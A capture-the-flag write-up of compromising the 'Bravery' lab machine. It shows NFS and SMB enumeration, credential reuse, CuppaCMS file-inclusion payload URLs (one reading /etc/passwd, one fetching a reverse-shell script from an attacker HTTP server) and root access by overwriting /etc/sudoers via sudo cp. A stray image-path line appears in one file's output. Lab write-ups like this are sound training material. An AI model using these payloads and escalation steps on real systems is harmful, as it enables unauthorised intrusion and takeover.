

```

(kali㉿kali)-[~]
$ nmap -A 192.168.1.148
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-21 09:26 EDT
Nmap scan report for bravery.home (192.168.1.148)
Host is up (0.00044s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 4d:8f:bc:01:49:75:83:00:65:a9:53:a9:75:c6:57:33 (RSA)
|   256 92:f7:04:e2:09:aa:d0:d7:e6:fd:21:67:1f:bd:64:ce (ECDSA)
|_  256 fb:08:cd:e8:45:8c:1a:c1:06:1b:24:73:33:a5:e4:77 (ED25519)
53/tcp    open  domain       dnsmasq 2.76
|_ dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_ http-title: Apache HTTP Server Test Page powered by CentOS
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/tcp6  nfs
|   100003  3,4        2049/udp   nfs
|   100003  3,4        2049/udp6  nfs
|   100005  1,2,3      20048/tcp  mountd
|   100005  1,2,3      20048/tcp6 mountd
|   100005  1,2,3      20048/udp  mountd
|   100005  1,2,3      20048/udp6 mountd
|   100021  1,3,4      32977/udp  nlockmgr
|   100021  1,3,4      43963/tcp6 nlockmgr
|   100021  1,3,4      44904/tcp  nlockmgr
|   100021  1,3,4      52196/udp6 nlockmgr
|   100024  1          36577/udp  status
|   100024  1          51010/tcp  status
|   100024  1          51476/udp6 status
|   100024  1          60874/tcp6 status
|   100227  3          2049/tcp   nfs_acl
|   100227  3          2049/tcp6  nfs_acl
|   100227  3          2049/udp   nfs_acl
|_  100227  3          2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

```

```

443/tcp open  ssl/http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
  _http-methods:
    _ Potentially risky methods: TRACE
  _http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
  _http-title: Apache HTTP Server Test Page powered by CentOS
  _ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
  Not valid before: 2018-06-10T15:53:25
  Not valid after: 2019-06-10T15:53:25
  _ssl-date: TLS randomness does not represent time
445/tcp open  netbios-ssn Samba smbd 4.7.1 (workgroup: WORKGROUP)
2049/tcp open  nfs_acl      3 (RPC #100227)
3306/tcp open  mysql       MariaDB (unauthorized)
8080/tcp open  http        nginx 1.12.2
  _http-open-proxy: Proxy might be redirecting requests
  _http-robots.txt: 4 disallowed entries
  _/cgi-bin/ /qwertyuiop.html /private /public
  _http-server-header: nginx/1.12.2
  _http-title: Welcome to Bravery! This is SPARTA!
Service Info: Host: BRAVERY

```

```

Host script results:
  _clock-skew: mean: 1h20m01s, deviation: 2h18m33s, median: 1s
  _nbstat: NetBIOS name: BRAVERY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  smb-os-discovery:
    OS: Windows 6.1 (Samba 4.7.1)
    Computer name: localhost
    NetBIOS computer name: BRAVERY\x00
    Domain name: \x00
    FQDN: localhost
  _ System time: 2021-07-21T09:26:47-04:00
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
  _ message_signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
  _ Message signing enabled but not required
  smb2-time:
    date: 2021-07-21T13:26:47
  _ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.29 seconds

```

Big nmap output...

I have no experience with SMB and stuff so I will be following a guide while trying to explain what I'm doing as best as I can

Nfs_acl is a network share service, if we use **showmount -e 192.168.1.148** the output will be the shared directories

```

(kali@kali)-[~]
$ showmount -e 192.168.1.148
Export list for 192.168.1.148:
/var/nfsshare *

```

Let's create a temporary directory and mount this shared directory there

```
(kali㉿kali)-[~]
$ sudo mount -t nfs 192.168.1.148:/var/nfsshare /tmp/asd
[sudo] password for kali:
```

```
(kali㉿kali)-[/tmp/asd]
$ ls -alh
total 28K
drwxrwxrwx  3 nobody nogroup  146 Dec 26  2018 .
drwxrwxrwt 14 root    root    4.0K Jul 21 09:35 ..
-rw-r--r--  1 root    root     29 Dec 26  2018 discovery
-rw-r--r--  1 root    root     51 Dec 26  2018 enumeration
-rw-r--r--  1 root    root     20 Dec 26  2018 explore
drwxr-xr-x  2 root    root     19 Dec 26  2018 itinerary
-rw-r--r--  1 root    root    104 Dec 26  2018 password.txt
-rw-r--r--  1 root    root     67 Dec 26  2018 qwertyuioplkjhgfdsazxcvbnm
-rw-r--r--  1 root    root     15 Dec 26  2018 README.txt
```

```
(kali㉿kali)-[/tmp/asd]
$ cat README.txt
read me first!

(kali㉿kali)-[/tmp/asd]
$ cat qwertyuioplkjhgfdsazxcvbnm
Sometimes, the answer you seek may be right before your very eyes.

(kali㉿kali)-[/tmp/asd]
$ cat password.txt
Passwords should not be stored in clear-text, written in post-its or written on files on the hard disk!

(kali㉿kali)-[/tmp/asd]
$ cat explore
Exploration is fun!

(kali㉿kali)-[/tmp/asd]
$ cat enumeration
Enumeration is at the heart of a penetration test!

(kali㉿kali)-[/tmp/asd]
$ cat discovery
Remember to LOOK AROUND YOU!
```

Inside “itinerary” is a file called “**david**” with his schedule for several conferences

Maybe one of the passwords can be **qwertyuioplkjhgfdsazxcvbnm** ?

Enum4linux is a great tool to enumerate SMB

2 users: **rick** and **david**

2 folders: **anonymous** and **secured**

Share Enumeration on 192.168.1.148		
Sharename	Type	Comment
anonymous	Disk	
secured	Disk	
IPC\$	IPC	IPC Service (Samba Server 4.7.1)

```

(kali㉿kali)-[/tmp/asd/itinerary]
$ smbclient //192.168.1.148/anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Fri Sep 28 09:01:35 2018
..               D           0   Thu Jun 14 12:30:39 2018
patrick's folder D           0   Fri Sep 28 08:38:27 2018
qiu's folder     D           0   Fri Sep 28 09:27:20 2018
genevieve's folder D          0   Fri Sep 28 09:08:31 2018
david's folder   D           0   Tue Dec 25 21:19:51 2018
kenny's folder   D           0   Fri Sep 28 08:52:49 2018
qinyi's folder   D           0   Fri Sep 28 08:45:22 2018
sara's folder    D           0   Fri Sep 28 09:34:23 2018
readme.txt       N          489  Fri Sep 28 09:54:03 2018

                                17811456 blocks of size 1024. 13181948 blocks available
smb: \> |

```

david:qwertyuioplkjhgfdasazxcvbnm worked as credentials

```

smb: \> get readme.txt
getting file \readme.txt of size 489 as readme.txt (25.1 KiloBytes/sec) (average 25.1 KiloBytes/sec)
smb: \> exit

(kali㉿kali)-[/tmp/asd/itinerary]
# ll
total 8
-rw-r--r-- 1 root root 1733 Dec 26 2018 david
-rw-r--r-- 1 root root 489 Jul 21 09:46 readme.txt

(kali㉿kali)-[/tmp/asd/itinerary]
# cat readme.txt
-- READ ME! --

This is an INTERNAL file-sharing system across SMB. While awaiting migration to Sharepoint, we are currently relying on the use of the SMB protocol to share information.

Once we migrate everything to Sharepoint, we will kill off this temporary service. This service will be re-purposes to only share UNCLASSIFIED information.

We also noticed the archival of plenty of e-mail. Please remove all of that before migration, unless you need them.

Regards
Genevieve the Brave

```

```

(kali㉿kali)-[/tmp/asd/itinerary]
# smbclient //192.168.1.148/secured -U david
Enter WORKGROUP\david's password:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Fri Sep 28 09:52:14 2018
..               D           0   Thu Jun 14 12:30:39 2018
david.txt         N          376  Sat Jun 16 04:36:07 2018
genevieve.txt     N          398  Mon Jul 23 12:51:27 2018
README.txt        N          323  Mon Jul 23 21:58:53 2018

```

Same credentials. I used **get** on all 3 files. Let's open them

```
(root@kali)~/tmp/asd/itinerary
# cat david.txt
I have concerns over how the developers are designing their webpage. The use of "developmentsecretpage" is too long and unwieldy. We should cut short the addresses in our local domain.
1. Reminder to tell Patrick to replace "developmentsecretpage" with "devops".
2. Request the intern to adjust her Favourites to http://<developmentIPandport>/devops/directortestpagev1.php.

(root@kali)~/tmp/asd/itinerary
# cat genevieve.txt
Hi! This is Genevieve!

We are still trying to construct our department's IT infrastructure; it's been proving painful so far.

If you wouldn't mind, please do not subject my site (http://192.168.254.155/genevieve) to any load-test as of yet. We're trying to establish quite a few things:
a) File-share to our director.
b) Setting up our CMS.
c) Requesting for a HIDS solution to secure our host.


(root@kali)~/tmp/asd/itinerary
# cat readme.txt
README FOR THE USE OF THE BRAVERY MACHINE:

Your use of the BRAVERY machine is subject to the following conditions:

1. You are a permanent staff in Good Tech Inc.
2. Your rank is HEAD and above.
3. You have obtained your BRAVERY badges.

For more enquiries, please log into the CMS using the correct magic word: goodtech.
```

Found this @ <http://192.168.1.148/genevieve/cuppaCMS/index.php>



Cuppa CMS
cuppacms.com

Use a valid username and password to gain access to the administrator

Username

Password

Submit

Let's do some research on this **CuppaCMS**

<https://www.exploit-db.com/exploits/25971> → LFI and RFI

Payload would be

<http://192.168.1.148/genevieve/cuppaCMS/alerts/alertConfigField.php?urlConfig=../../../../../../../../etc/passwd>

Let's create an http server with a reverse shell and run it there via the link

<http://192.168.1.148/genevieve/cuppaCMS/alerts/alertConfigField.php?urlConfig=http://localhost:8000/shell.php>

```
bash-4.2$ cat local.txt
cat local.txt
Congratulations on obtaining a user shell. :)
bash-4.2$ |
```

Okay, privilege escalation now

Linpeas.sh found that **cp** could be used with sudo

Let's create a custom **sudoers** file and try to replace the current one. The user **apache** will have all privileges

It worked

```
sh-4.2$ cp sudoers /etc/sudoers
cp sudoers /etc/sudoers
sh-4.2$ sudo su
sudo su

whoami
root

/bin/bash -i
bash: no job control in this shell
[root@bravery tmp]# whoami
whoami
root
[root@bravery tmp]# |
```

The new SMB thing was new for me but I managed to figure out the rest by myself.
Good learning experience!